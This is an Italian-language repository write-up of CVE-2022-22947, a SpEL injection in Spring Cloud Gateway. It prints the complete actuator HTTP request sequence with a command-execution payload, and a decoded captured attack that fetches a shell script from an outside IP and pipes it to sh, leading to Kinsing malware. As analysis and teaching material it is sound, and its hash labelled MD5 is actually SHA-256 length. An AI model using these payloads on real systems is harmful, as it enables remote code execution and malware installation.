 sumitpathania03/cve-2022-22947
Analisi tecnica dettagliata e proof-of-concept per CVE-2022-22947, un'iniezione SpEL in Spring Cloud Gateway che porta a RCE, inclusa l'esploitazione passo-passo, l'analisi PCAP e l'indagine sul malware (Kinsing).

CVE-2022-22947 (Spring-Cloud-Gateway) Nel primo trimestre del 2022, è stata scoperta un'interessante e critica vulnerabilità di Code Injection (punteggio base 10.0) in Spring Cloud Gateway, che sfrutta l'API Actuator per eseguire SpEL Injection, potenzialmente portando al compromesso del sistema. Versioni di Spring Cloud Gateway precedenti alla 3.1.1+ e 3.0.7+ In Spring Cloud Gateway, le applicazioni sono vulnerabili ad un attacco di code injection SE: L'endpoint Actuator Gateway è abilitato, esposto e non protetto.

POST /actuator/gateway/routes/xwpdsdeb HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 372

{"id": "BuOHOGeywH", "filters": [{"name": "AddResponseHeader", "args": {"name": "Result", "value": "#{new java.lang.String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"/bin/sh\",\"-c\",\"(curl -s 127.0.0.1/sum||wget -q -O- sum/scg.sh)|sh\"}).getInputStream()))}"}}], "uri": "http://example.com", "order": 0}
RISPOSTA:
HTTP/1.1 201 Created Location: /routes/xwpdsdeb content-length: 0

COME POSSIAMO VEDERE NEL FILE JSON, STIAMO OTTENENDO IL VALORE DELL'HEADER DI RISPOSTA ESGUENDO QUESTA ESPRESSIONE
"value": "#{new java.lang.String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"/bin/sh\",\"-c\",\"(curl -s 127.0.0.1/sum||wget -q -O- sum/scg.sh)|sh\"}).getInputStream()))}"}}]
E POSSIAMO VEDERE NEL METODO exec( ) c'è un comando composito per l'esecuzione remota di codice.
POST /actuator/gateway/refresh HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 0
RISPOSTA:
HTTP/1.1 200 OK
GET /actuator/gateway/routes/xwpdsdeb HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
RISPOSTA:
HTTP/1.1 200 OK
Content-Type: application/json
Date: Wed, 27 Dec 2023 09:45:00 UTC
Content-Length: 202

{"predicate": "RouteDefinitionRouteLocator$$Lambda$1046/0x0000000840610840", "route_id": "xwpdsdeb", "filters": ["[[AddResponseHeader Result = ''], order = 1]"], "uri": "10.0.2.15/xwpdsdeb", "order": 0}
LA RISPOSTA 200 OK INDICA CHE IL COMANDO RCE È STATO ESEGUITO CON SUCCESSO
DELETE /actuator/gateway/routes/xwpdsdeb HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 0
RISPOSTA:
HTTP/1.1 200 OK CONNECTION: close
Date: Wed, 27 Dec 2023 09:45:01 UTC
Content-Length: 4855
HTTP 200 OK INDICA CHE LA ROTTA È STATA CANCELLATA CON SUCCESSO
##DECODIFICATO SHELLCODE:
POST /actuator/gateway/routes/BuOHOGeywH HTTP/1.1
Host: 180.188.253.170:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Connection: close
Content-Length: 411
Content-Type: application/json
Accept-Encoding: gzip

{
	 "id": "BuOHOGeywH",
	 "filters": [{
	   "name": "AddResponseHeader",
	   "args": {"name": "Result","value": "#{new java.lang.String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"/bin/sh\",\"-c\",\"(curl -s 94.103.87.71/scg.sh||wget -q -O- 94.103.87.71/scg.sh)|sh\"}).getInputStream()))}"}
	   }],
	 "uri": "http://example.com",
	 "order": 0
	}
DOPO AVER DECODIFICATO QUESTO SHELLCODE HO TROVATO UN URL WGET DI UNO SCRIPT, POI HO SCARICATO MANUALMENTE QUELLO SCRIPT E DOPO AVERLO ANALIZZATO HO TROVATO UN URL DI DOWNLOAD DEL MALWARE KINSING



E DA QUELL'URL HO SCARICATO IL MALWARE KINSING IN UN FILE ZIP PER ULTERIORI ANALISI, POI DOPO HO ANALIZZATO IL VALORE MD5=787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c DI QUEL MALWARE ED ECCO COSA HO OTTENUTO